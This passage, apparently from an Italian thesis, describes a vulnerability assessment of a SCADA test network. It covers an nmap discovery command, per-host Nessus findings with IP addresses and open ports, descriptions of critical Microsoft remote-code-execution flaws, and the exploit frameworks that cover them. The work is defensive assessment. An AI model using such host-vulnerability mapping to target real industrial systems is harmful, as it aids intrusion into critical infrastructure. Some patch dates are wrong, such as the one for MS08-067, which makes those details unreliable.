Vulnerabilità di questo tipo sono dovute a configurazioni che non garantiscono un adeguato livello di sicurezza, come nel caso di alcuni servizi di rete, configurati per accettare connessioni prive di autenticazione o di cifratura. Spesso queste vulnerabilità non vengono considerate con la giusta attenzione anche se possono provocare ingenti danni, in particolare semplificare la propagazione di attacchi automatizzati attraverso accessi non

autorizzati.

Known backdoors

Solitamente le backdoors vengono installate dopo che un attaccante ha già compromesso il sistema e vuole assicurarsi di avere una via di accesso facile e segreta da utilizzare in un secondo momento. Alcune di queste sono conosciute, altre, invece, sono in continuo sviluppo. Spesso una backdoor è un servizio di rete che sta in ascolto su una porta non standard di un host compromesso che attende silenziosamente una connessione.

7.1.2. Perdita di informazioni

Ottenere delle informazioni è il primo passo per effettuare un attacco complesso e devastante. Le vulnerabilità classificate come "Perdita di Informazione" permettono ad un attaccante di aumentare la propria conoscenza della rete da attaccare. Per esempio, scoprire la versione del sistema operativo che si vuole attaccare favorisce la ricerca delle vulnerabilità dello stesso, poiché l'attaccante può restringere enormemente il campo di prove che deve effettuare: è inutile ricercare una vulnerabilità nota per Windows quando si vuole attaccare un sistema Unix. Il possesso di queste informazioni non solo riduce il tempo per un attacco, ma permettono all'attaccante di mantenere un profilo basso, utile nel caso in cui le attività di rete sono tracciate da un IDS.

Un attaccante che vuole colpire un server potrebbe essere interessato a recuperare l'elenco degli account presenti, a creare delle statistiche, ecc.. Esso potrebbe, ad esempio, conoscere i picchi massimi del carico di lavoro del server e, specularmente, i picchi minimi.

Una vulnerabilità in questa classe può essere classificata in cinque categorie:

- Memory Disclosure;
- Network Information;
- Version Information;
- Path Disclosure;
- User Enumeration.

Memory Disclosure

La perdita d'informazione più comune è provocata dalla gestione non sicura della memoria da parte di un programma. Ad esempio, un programma potrebbe non cancellare il blocco di memoria utilizzato per l'invio di un messaggio ad una parte fidata. In alcuni casi, un attaccante è in grado di recuperare le credenziali di accesso al sistema sfruttando tale vulnerabilità.

Network Information

La prima fase di un attacco consiste nella raccolta di una maggiore quantità possibile di informazioni sulla topologia della rete del sistema che si vuole attaccare. Quando un attaccante capisce quali risorse sono connesse in rete e dove sono situate, ad esempio firewall e router, allora esso è in grado di sferrare un attacco preciso e diretto.

Molti dispositivi utilizzano protocolli standard per annunciare la loro presenza sulla rete, inviando periodicamente messaggi in broadcast. Il più famoso è il protocollo Simple Network Management Protocol (SNMP). Spesso questi protocolli sono mal configurati e permettono ad un attaccante di ottenere molte informazioni: dall'indirizzo IP al numero di telefono ed il nome dell'amministratore di rete. Un altro metodo per ottenere informazioni è di utilizzare il protocollo ICMP, che permette di ottenere informazioni su un dispositivo come il timestamp, le porte aperte ed il router di default.

Version Information

Una volta conosciuta la presenza e la posizione dei dispositivi su una rete, l'attaccante può ottenere informazioni sui servizi presenti ed attivi. Molti servizi pubblicano nell'intestazione dei loro messaggi la versione esatta del software ed in molti casi anche il sistema operativo su cui sono installati. In questo modo l'attaccante può restringere notevolmente il campo delle vulnerabilità da ricercare se non addirittura trovare direttamente un exploit che sfrutta delle vulnerabilità già note per quella versione del servizio.

Path Disclosure

Una falla di "path disclosure" è presente quando è possibile forzare un servizio network a restituire path locali o path completi di una risorsa richiesta. L'informazione ottenuta può così essere utilizzata per eseguire un exploit che la sfrutta. Ad esempio, un attaccante potrebbe scoprire dove risiede il file contenente le password di un server.

User Enumeration

L'ultimo tipo di vulnerabilità riguardante la perdita delle informazioni è l'enumerazione degli utenti. Un attaccante è sicuramente interessato a scoprire tutti gli utenti legittimi del sistema da attaccare. Conoscendo il nome utente, infatti, è possibile tentare di scoprire la password utilizzando diversi metodi (forza bruta, attacchi di dizionario, social engineering, ...). Inoltre, è possibile creare una lista di tutti quegli account che hanno accesso a più macchine permettendo, ad esempio, di scoprire qual'è molto probabilmente l'account dell'amministratore di rete. Esistono diversi modi per recuperare i nomi degli account esistenti. In Windows, ad esempio, vengono condivise delle risorse (tra cui il nome degli account locali) senza la necessità di possedere un account; in Unix, invece, quando si immettono delle credenziali reali ma viene sbagliata la password, l'utente deve attendere un certo periodo di tempo prima di poter tentare nuovamente il login. Se, invece, viene inserito un account inesistente, questo delay non esiste, per cui è possibile scoprire l'esistenza di un username valido (OpenSSH Username Validity Timing Attack).

7.1.3. Vulnerabilità che provocano DoS

Un attacco DoS può consumare tutte le risorse di un sistema, ad esempio il processore, la memoria o la rete, oppure causare l'interruzione di un singolo servizio attraverso l'invio di un messaggio mal formato che questo non è in grado di gestire.

L'attacco può provocare perdite sia in termini di produttività che monetarie, infatti, quando un servizio di rete viene interrotto si ha quasi sempre una perdita di ore lavorative e di business.

I due attacchi DoS più famosi furono il "WinNuke" ed il "Ping of Death", il primo inviava un messaggio sulla porta 139 e provocava istantaneamente un *blue screen*. Invece, il secondo attacco prevedeva di inviare un pacchetto IP con dimensione maggiore di quella gestita dallo stack TCP/IP di alcuni sistemi operativi, interrompendo così la connettività della macchina.

Gli attacchi DoS possono essere sfruttati da diverse minacce, ad esempio, competitor che vogliono creare danni economici e d'immagine all'azienda rivale o attaccanti che sfruttano la mole di dati inviata da un *flood* per nascondere agli IDS gli attacchi veri e propri.

Gli esempi precedenti sfruttano un particolare tipo di DoS: il Distribuited Denial of Service (DDoS).

Esso sfrutta le risorse di molti computer per inondare una parte di rete con messaggi che richiedono una risposta da parte dell'host. In questo modo, la macchina o le macchine attaccate ricevono milioni di connessioni e, non riuscendo a servire tutte le richieste in un tempo ragionevole, si ha una sorta di interruzione del servizio.

La ricerca di queste vulnerabilità su un host è la combinazione di due tipi di ricerca. La prima deve individuare un servizio conosciuto vulnerabile al DoS, la seconda deve individuare quale di questi servizi è attivo per interromperlo.

7.2. Ricerca di vulnerabilità standard

La ricerca di vulnerabilità standard nel caso di studio si è focalizzata su tre sottoreti: *Power-Context-Simulator*; *Rete di Processo*; *Rete di Controllo*. La ragione della scelta è che le ultime due implementano il sistema di supervisione e controllo, mentre la prima, che implementa il telecontrollo, utilizza connessioni dirette al sistema SCADA, effettuate tramite VPN, e quindi critiche per la sicurezza.

Innanzitutto, abbiamo ricercato tutti gli host collegati nelle sottoreti tramite l'utilizzo di nMap. Tra gli host collegati sono stati selezionati quelli che sono stati ritenuti i più importanti per i nostri scopi. La ricerca è stata effettuata collegando un notebook alle varie porte di mirroring degli switch come mostrato in Figura 6.3. Il comando utilizzato, tramite linea di comando, è: *nmap -v -A <range_IP>*

Il secondo passo è stato la scansione degli host, implementata da Nessus, per ricercare vulnerabilità standard presenti in essi.

Infine, per ogni sottorete analizzata, abbiamo valutato i rischi introdotti da queste vulnerabilità.

7.2.1. Rete Power-Context-Simulator




Figura 7.1.: Rete Power Context Simulator

La Figura 7.1 mostra nel dettaglio la parte di rete relativa all'area *Power-Context-Simulator*.
La scansione ha rilevato la presenza di tre macchine connesse allo switch:

- Windomain & Antivirus Parent Server, con indirizzo 192.168.8.30;
- due client intranet con VPN, con indirizzi 192.168.8.103 e 192.168.8.104.

Il *vulnerability scanning* è stato svolto su due di queste macchine e sullo switch, poiché i due client VPN risultavano essere pressoché identici.

7.2.1.1. Risultati della scansione degli host

Parent Server Antivirus - 192.168.8.30

In questo sistema è stata rilevata la presenza di 5 vulnerabilità potenzialmente dannose:

- 2 con criticità massima;
  - MS08-067: Microsoft Windows Server Service Crafted RPC Request Handling Remote Code Execution;
  - MS09-001: Microsoft Windows SMB Vulnerabilities Remote Code Execution;
- 1 con criticità alta;
  - MS11-035: Vulnerability in WINS Could Allow Remote Code Execution;
- 2 con criticità media.

Sono state rilevate 23 porte aperte. Tra queste, alcune sono utilizzate da servizi noti e comuni:

- 42 TCP, per il servizio WINS;
- 53 TCP/UDP, per il servizio DNS;
- 123 UDP, per il servizio NTP;
- 137 UDP, per il servizio NetBios;
- 139 TCP, per il servizio SMB;
- 389 TCP, per il servizio LDAP;
- 445 TCP, per il servizio CIFS;
- 593, 1026, 1043, 1052, 1059, 1060 TCP, per il servizio RPC.

Client VPN - 192.168.8.103

In questo sistema è stata rilevata la presenza di 1 vulnerabilità potenzialmente dannosa con criticità alta:

- MS06-035: Vulnerability in Server Service Could Allow Remote Code Execution.

Rilevate 8 porte aperte, tra cui le più importanti sono:

- 137 UDP, per il servizio NetBios;
- 139 TCP, per il servizio SMB;
- 445 TCP, per il servizio CIFS;
- 1900 UDP, per il servizio client UPNP;
- 3389 TCP, per il servizio di desktop remoto MSRDP.

Switch L2 - 192.168.8.1

In questo sistema è stata rilevata la presenza di 3 vulnerabilità potenzialmente dannose:

- 1 con criticità alta;
  - SNMP Agent Default Community Name;
- 2 con criticità media.

Rilevate 5 porte aperte. Tra queste sono presenti alcune porte utilizzate da servizi noti e comuni:

- 23 TCP, per il servizio TELNET;
- 69 TCP, per il servizio TFTP;
- 80 e 1513 TCP, per il servizio web;
- 161 TCP, per il servizio SNMP.

7.2.1.2. Illustrazione delle vulnerabilità critiche

MS06-035: Vulnerability in Server Service Could Allow Remote Code Execution

Il sistema è vulnerabile ad *Heap Overflow* nel servizio "Server" che potrebbe permettere ad un attaccante l'esecuzione di codice arbitrario con il massimo dei privilegi. Oltre a questo, esiste la possibilità di perdere informazioni a causa di una vulnerabilità nel servizio SMB tramite la quale un attaccante può leggere porzioni di memoria del sistema.

Microsoft ha rilasciato, l'11 Luglio 2006, un'insieme di patch per correggere tale vulnerabilità per Windows 2000, XP e 2003 al seguente indirizzo:
http://www.microsoft.com/technet/security/bulletin/ms06-035.mspx
La vulnerabilità ha un punteggio base di 9.3 nel ranking Common Vulnerability Scoring System (CVSS)[1].

É disponibile al pubblico un exploit utilizzabile tramite Core Impact.

MS08-067: Microsoft Windows Server Service Crafted RPC Request Handling Remote Code Execution

A causa di una falla nel servizio "Server", che permette un *Buffer Overrun*[2], è possibile per un attaccante eseguire del codice arbitrario sul sistema, con massimi privilegi.

Microsoft ha rilasciato, il 4 Marzo 2011, un'insieme di patch per correggere tale vulnerabilità per Windows 2000, XP, 2003, Vista e 2008 al seguente indirizzo:
http://www.microsoft.com/technet/security/bulletin/ms08-067.mspx
La vulnerabilità ha un punteggio base di 10.0 e temporale di 8.7 nel ranking CVSS.

É disponibile al pubblico un exploit utilizzabile tramite CanVas, Metasploit e Core Impact.

MS09-001: Microsoft Windows SMB Vulnerabilities Remote Code Execution

Il sistema è affetto da una vulnerabilità di corruzione della memoria nel servizio SMB che può permettere ad un attaccante di eseguire del codice arbitrario provocando un DoS.

Microsoft ha rilasciato, il 13 Gennaio 2009, un'insieme di patch per correggere tale vulnerabilità per Windows 2000, XP, 2003, Vista e 2008 al seguente indirizzo:
http://www.microsoft.com/technet/security/bulletin/ms09-001.mspx
La vulnerabilità ha un punteggio base di 10.0 nel ranking CVSS.

Attualmente non esiste un exploit pubblico in grado di sfruttare tale vulnerabilità.

[1] CVSS è uno standard per la valutazione della pericolosità di una vulnerabilità. Ad essa, in base ad una serie di metriche ed al giudizio di esperti, viene assegnato un punteggio su una scala che va da 0 a 10 (vulnerabilità più critica) e che permette di confrontare la criticità di due vulnerabilità.

[2] Il buffer overrun è un evento anomalo che si verifica quando un programma, durante la scrittura di dati su un buffer ne oltrepassa il confine, provocando la sovrascrittura della memoria adiacente. É un particolare tipo di buffer overflow.

MS11-035: Vulnerability in WINS Could Allow Remote Code Execution

La versione del servizio Windows Internet Name Service (WINS), installata sul sistema, è affetta da una vulnerabilità di corruzione della memoria a causa di un errore logico che può avvenire durante la gestione di un'eccezione nella *send* del socket. L'attaccante può sfruttare da remoto questa vulnerabilità, inviando determinati pacchetti per eseguire codice arbitrario con massimi privilegi su Windows 2003 o come privilegi di un servizio locale su Windows 2008 e Windows 2008 R2.

Microsoft ha rilasciato, il 10 Maggio 2011, un'insieme di patch per correggere tale vulnerabilità per Windows 2003, 2008, 2008 R2 al seguente indirizzo:
http://www.microsoft.com/technet/security/bulletin/ms11-035.mspx
La vulnerabilità ha un punteggio base di 9.3 nel ranking CVSS.

Attualmente non esiste un exploit pubblico in grado di sfruttare tale vulnerabilità.

SNMP Agent Default Community Name

É possibile ottenere il nome di default della rete gestita dal servizio SNMP. Questa informazione può essere utilizzata da un attaccante per aumentare la propria conoscenza del sistema e cambiare la configurazione della rete nel caso in cui questa opzione sia abilitata.

La vulnerabilità ha un punteggio base di 7.5 e temporale di 7.1 nel ranking CVSS.

7.2.1.3. Valutazione dei rischi

L'esecuzione di codice da remoto con massimi privilegi, pone sempre un grave problema di sicurezza, poiché causa l'immediata compromissione di un sistema. In questo contesto, la compromissione di un client VPN può bloccare la funzionalità di telecontrollo. Nel caso del Parent Server Antivirus, verrebbero a mancare le funzionalità di rinnovo delle definizioni dei virus e le procedure di aggiornamento nei sistemi client. Nonostante questa rete risulti isolata, mediante un firewall, sia dalla rete aziendale che da Internet, un modo per infettare queste macchine è tramite l'utilizzo di supporti removibili. Client VPN e Parent Server, come visto in precedenza, utilizzano i sistemi di condivisione risorse di Windows quali SMB, RPC, NetBios e Desktop Remoto. Questi canali di condivisione sono i vettori preferenziali per la propagazione di attacchi automatizzati (malware o worms). Quindi, la compromissione di una di queste macchine, provocherebbe il contagio immediato degli altri sistemi presenti sulla rete.

Le funzionalità di telecontrollo sono implementate mediante la condivisione del desktop della stazione di controllo presente sulla *Rete di Processo*, tramite una VPN. Quando una connessione VPN viene instaurata tra il client VPN e la stazione di controllo, di fatto, rete *Power Context* e *Rete di Processo*, si uniscono in un'unica rete logica. Nonostante la presenza di un firewall, la diffusione di virus tra le due reti è permessa dai servizi di condivisione descritti in precedenza che sono anche attivi, come vedremo nel seguito, nella stazione di controllo.

Un altro canale tra questa rete e le altre, viene creato per permettere le connessioni al Parent Server Antivirus, dal quale vengono scaricati gli aggiornamenti delle definizioni dei

virus. Nel caso in cui questa macchina venga compromessa, queste connessioni potrebbero essere sfruttate dai malware per propagarsi nella *Rete di Processo*.

Infine, la vulnerabilità presente sullo switch L2 che permette di riconfigurare le porte. In questo modo, è possibile che un attaccante rediriga o copi tutto il traffico presente sullo switch verso la propria macchina. L'attacco provocherebbe una perdita di confidenzialità nel caso in cui si limiti a sniffare il traffico presente, una perdita di disponibilità nel caso in cui l'attaccante funga da *"black hole"* e ridiriga a se tutto il traffico ed infine, una perdita di integrità qualora l'attaccante, una volta catturato il traffico, lo modifichi a suo piacimento (MiM).

7.2.2. Rete di Processo




Figura 7.2.: Rete di Processo

La Figura 7.2 descrive la parte di rete relativa all'area della *Rete di Processo*.

La scansione ha rilevato la presenza di molte macchine connesse allo switch L3, tra cui le più rilevanti per la nostra analisi sono:

- la stazione di ingegneria, con indirizzo 10.0.255.5;
- la stazione di controllo, con indirizzo 10.0.255.162;

- la stazione dell'area dei servizi comuni, con indirizzo 10.0.255.163;
- un client SCADA, con indirizzo 10.0.255.165.

Il *vulnerability scanning* è stato svolto principalmente su queste quattro macchine.

7.2.2.1. Risultati della scansione degli host

Stazione di Ingegneria - 10.0.255.5

In questo sistema è stata rilevata la presenza di 6 vulnerabilità potenzialmente dannose:

- 5 con criticità massima;
  - MS08-067: Microsoft Windows Server Service Crafted RPC Request Handling Remote Code Execution (già vista nell'area *Power-Context*);
  - MS09-001: Microsoft Windows SMB Vulnerabilities Remote Code Execution (già vista nell'area *Power-Context*);
  - MS10-012: Vulnerabilities in SMB Could Allow Remote Code Execution;
  - MS10-054: Vulnerabilities in SMB Server Could Allow Remote Code Execution;
  - MS11-020: Vulnerability in SMB Server Could Allow Remote Code Execution;
- 1 con criticità media.

Sono state rilevate 9 porte aperte, alcune utilizzate da servizi noti e comuni:

- 137 UDP, per il servizio NetBios;
- 139 TCP, per il servizio SMB;
- 445 TCP, per il servizio CIFS.

Stazione di Controllo - 10.0.255.162

In questo sistema è stata rilevata la presenza di 120 vulnerabilità potenzialmente dannose:

- 7 con criticità massima;
  - Microsoft Windows 2000 Unsupported Installation Detection;
  - MS09-064: Vulnerability in License Logging Server;
  - MS09-071: Vulnerabilities in Internet Authentication Service Could Allow Remote Code Execution;
  - MS10-012: Vulnerabilities in SMB Could Allow Remote Code Execution;
  - MS10-054: Vulnerabilities in SMB Server Could Allow Remote Code Execution;
  - Microsoft .NET Framework Service Pack Out of Date;
  - MS11-020: Vulnerability in SMB Server Could Allow Remote Code Execution.
- 93 con criticità alta;
  - SNMP Agent Default Community Name (già vista nell'area *Power-Context*);
  - Microsoft Windows SMB Guessable User Credentials;

  - MS03-011: Flaw in Microsoft VM;
  - molte altre vulnerabilità derivanti da programmi non aggiornati, installati sulla macchina ed accessibili tramite servizio SMB.
- 20 con criticità media.

Sono state rilevate 34 porte aperte, alcune utilizzate da servizi noti e comuni:

- 21 TCP, per il servizio FTP;
- 80 TCP, per il servizio web;
- 137 UDP, per il servizio NetBios;
- 139 TCP, per il servizio SMB;
- 161 UDP, per il servizio SNMP;
- 445 TCP, per il servizio CIFS.

Stazione Area Servizi Comuni - 10.0.255.163

In questo sistema è stata rilevata la presenza di 125 vulnerabilità potenzialmente dannose:

- 7 con criticità massima;
  - Microsoft Windows 2000 Unsupported Installation Detection;
  - MS09-039: Vulnerabilities in WINS Could Allow Remote Code Execution;
  - MS09-064: Vulnerability in License Logging Server;
  - MS09-071: Vulnerabilities in Internet Authentication Service Could Allow Remote Code Execution;
  - MS10-012: Vulnerabilities in SMB Could Allow Remote Code Execution;
  - MS10-054: Vulnerabilities in SMB Server Could Allow Remote Code Execution;
  - MS11-020: Vulnerability in SMB Server Could Allow Remote Code Execution.
- 95 con criticità alta;
  - SNMP Agent Default Community Name (già vista nell'area *Power-Context*);
  - Microsoft Windows SMB Guessable User Credentials;
  - MS03-011: Flaw in Microsoft VM;
  - molte altre vulnerabilità derivanti da programmi non aggiornati, installati sulla macchina ed accessibili tramite servizio SMB.
- 23 con criticità media.

Sono state rilevate più di 2500 porte aperte, usate dal server OPC attivo. Alcune porte sono utilizzate da altri servizi noti e comuni:

- 21 TCP, per il servizio FTP;
- 25 TCP, per il servizio SMTP;
- 42 TCP, per il servizio WINS;
- 53 TCP/UDP, per il servizio DNS;
- 123 UDP, per il servizio NTP;

- 137 UDP, per il servizio NetBios;
- 139 TCP, per il servizio SMB;
- 445 TCP, per il servizio CIFS.

Client SCADA - 10.0.255.165

In questo sistema è stata rilevata la presenza di 117 vulnerabilità potenzialmente dannose:

- 7 con criticità massima;
  - Microsoft Windows 2000 Unsupported Installation Detection;
  - MS09-064: Vulnerability in License Logging Server;
  - MS09-071: Vulnerabilities in Internet Authentication Service Could Allow Remote Code Execution;
  - MS10-012: Vulnerabilities in SMB Could Allow Remote Code Execution;
  - MS10-054: Vulnerabilities in SMB Server Could Allow Remote Code Execution;
  - Microsoft .NET Framework Service Pack Out of Date;
  - MS11-020: Vulnerability in SMB Server Could Allow Remote Code Execution;
- 93 con criticità alta;
  - SNMP Agent Default Community Name (già vista nell'area *Power-Context*);
  - Microsoft Windows SMB Guessable User Credentials;
  - MS03-011: Flaw in Microsoft VM;
  - molte altre vulnerabilità derivanti da programmi non aggiornati, installati sulla macchina ed accessibili tramite servizio SMB.
- 17 con criticità media.

Sono state rilevate 13 porte aperte, alcune utilizzate da servizi noti e comuni:

- 137 UDP, per il servizio NetBios;
- 139 TCP, per il servizio SMB;
- 161 UDP, per il servizio SNMP;
- 445 TCP, per il servizio CIFS;
- 3389 TCP, per il servizio di desktop remoto MSRDP.

7.2.2.2. Illustrazione delle vulnerabilità critiche

MS03-011: Flaw in Microsoft VM

A causa di un errore nel controllo del *bytecode* sulla Macchina Virtuale (MV), un attaccante è in grado di eseguire codice arbitrario con i privilegi dell'utente che ha avviato la MV. L'attaccante può sfruttare questa vulnerabilità per eseguire codice al di fuori dalla *sandbox* creata dalla macchina virtuale.

Microsoft VM non è più supportato da Microsoft e tutte le sue patch non sono più disponibili.

La vulnerabilità ha un punteggio base di 9.3 nel ranking CVSS.
Attualmente non esistono exploit pubblici in grado di sfruttare tale vulnerabilità.

MS09-039: Vulnerabilities in WINS Could Allow Remote Code Execution

La versione di WINS installata sul sistema ha due vulnerabilità che permettono l'esecuzione di codice arbitrario da remoto.
É possibile generare un *Heap Overflow* da un qualunque attaccante ed un *Integer Overflow* da un partner WINS.
Questi due errori permettono all'attaccante di eseguire codice con i massimi privilegi.
Microsoft ha rilasciato un'insieme di patch per correggere tali vulnerabilità per Windows 2000 e 2003 al seguente indirizzo:
http://www.microsoft.com/technet/security/Bulletin/MS09-039.mspx
Le vulnerabilità hanno un punteggio base di 10.0 e temporale di 8.3 nel ranking CVSS.
Sono disponibili degli exploit pubblici in grado di sfruttare entrambe le vulnerabilità.

MS09-064: Vulnerability in License Logging Server

A causa di un errore nel servizio "Logging", un attaccante può inviare un messaggio malformato da remoto ed eseguire del codice arbitrario, oppure provocare un DoS.
Microsoft ha rilasciato, il 10 Novembre 2009, un'insieme di patch per correggere tale vulnerabilità per Windows 2000 al seguente indirizzo:
http://www.microsoft.com/technet/security/bulletin/ms09-064.mspx
La vulnerabilità ha un punteggio base di 10.0 e temporale di 7.8 nel ranking CVSS.
É disponibile al pubblico un exploit utilizzabile tramite Core Impact.

MS09-071: Vulnerabilities in Internet Authentication Service Could Allow Remote Code Execution

A causa di due errori nel servizio di autenticazione, un attaccante può eseguire da remoto del codice arbitrario sul sistema con massimi privilegi oppure ottenere i diritti di un utente autorizzato.
La prima vulnerabilità riguarda l'implementazione del sistema di autenticazione PEAP e permette, attraverso un *Memory Corruption*, di eseguire codice arbitrario con massimi privilegi; la seconda permette, tramite la creazione di un pacchetto ben formato e l'autenticazione MS-CHAP v2, di ottenere i privilegi di un utente autorizzato.
Microsoft ha rilasciato, l'8 Dicembre 2009, un'insieme di patch per correggere tali vulnerabilità per Windows 2000, XP, 2003, Vista e 2008 al seguente indirizzo:
http://www.microsoft.com/technet/security/bulletin/MS09-071.mspx
Le vulnerabilità hanno un punteggio base di 10.0 e temporale di 7.4 nel ranking CVSS.
Attualmente non esistono exploit pubblici in grado di sfruttare tale vulnerabilità.

MS10-012: Vulnerabilities in SMB Could Allow Remote Code Execution

Il sistema è affetto da diverse vulnerabilità nel servizio "SMB" che permettono ad un attaccante di eseguire del codice arbitrario da remoto oppure di provocare un DoS.

Microsoft ha rilasciato, il 9 Febbraio 2010, un'insieme di patch per correggere tali vulnerabilità per Windows 2000, XP, 2003, Vista, 2008, 7 e 2008 R2 al seguente indirizzo:
http://www.microsoft.com/technet/security/bulletin/ms10-012.mspx
Le vulnerabilità hanno un punteggio base di 10.0 e temporale di 7.8 nel ranking CVSS.

É disponibile al pubblico un exploit utilizzabile tramite Core Impact.

MS10-054: Vulnerabilities in SMB Server Could Allow Remote Code Execution

Il sistema è affetto da diverse vulnerabilità nel servizio "SMB" che permettono ad un attaccante di provocare un DoS da remoto. Per effettuare l'attacco non è richiesta una credenziale d'accesso ma solo che che sia condivisa una unità disco.

Microsoft ha rilasciato, il 10 Ottobre 2010, un'insieme di patch per correggere tali vulnerabilità per Windows XP, Vista, 2008, 7 e 2008 R2 al seguente indirizzo:
http://www.microsoft.com/technet/security/bulletin/ms10-054.mspx
Le vulnerabilità hanno un punteggio base di 10.0 e temporale di 7.8 nel ranking CVSS.

É disponibile al pubblico un exploit utilizzabile tramite Core Impact.

MS11-020: Vulnerability in SMB Server Could Allow Remote Code Execution

Il sistema è affetto da diverse vulnerabilità nel servizio "SMB" che permettono ad un attaccante di provocare un DoS da remoto o eseguire del codice arbitrario. Per effettuare l'attacco non serve possedere alcuna credenziale d'accesso, ma è necessario che sia condivisa solamente una unità disco.

Microsoft ha rilasciato, il 12 Marzo 2011, un'insieme di patch per correggere tali vulnerabilità per Windows XP, Vista, 2008, 7 e 2008 R2 al seguente indirizzo:
http://www.microsoft.com/technet/security/bulletin/ms11-020.mspx
Le vulnerabilità hanno un punteggio base di 10.0 nel ranking CVSS.

Attualmente non esistono exploit pubblici che riescano a sfruttare tali vulnerabilità.

Microsoft Windows 2000 Unsupported Installation Detection

Il sistema operativo installato non è più supportato da Microsoft. Questo potrebbe portare la macchina in uno stato non sicuro qualora venisse scoperta una nuova vulnerabilità nel sistema, Microsoft non rilascerebbe più alcuna patch per correggere il problema.

La vulnerabilità ha un punteggio base di 10.0 nel ranking CVSS.

Microsoft .NET Framework Service Pack Out of Date

La versione Service Pack del framework *.Net* non è aggiornata. Quindi tutti i problemi scoperti e corretti dalle versioni più recenti del software sono e rimarranno vulnerabilità sfruttabili da una qualunque minaccia.

La vulnerabilità ha un punteggio base di 10.0 nel ranking CVSS.

Microsoft Windows SMB Guessable User Credentials

Le credenziali per accedere al servizio "SMB" possono essere scoperte a causa della loro poca robustezza. Qualunque attaccante potrebbe scoprire che account e password sono uguali. Una volta acceduto al servizio, un attaccante può leggere e modificare ogni risorsa condivisa per cui disponibilità, integrità e confidenzialità non sono più garantite.

La vulnerabilità ha un punteggio base di 7.5 nel ranking CVSS.

É disponibile al pubblico un exploit utilizzabile tramite Metasploit.

7.2.2.3. Valutazione dei rischi

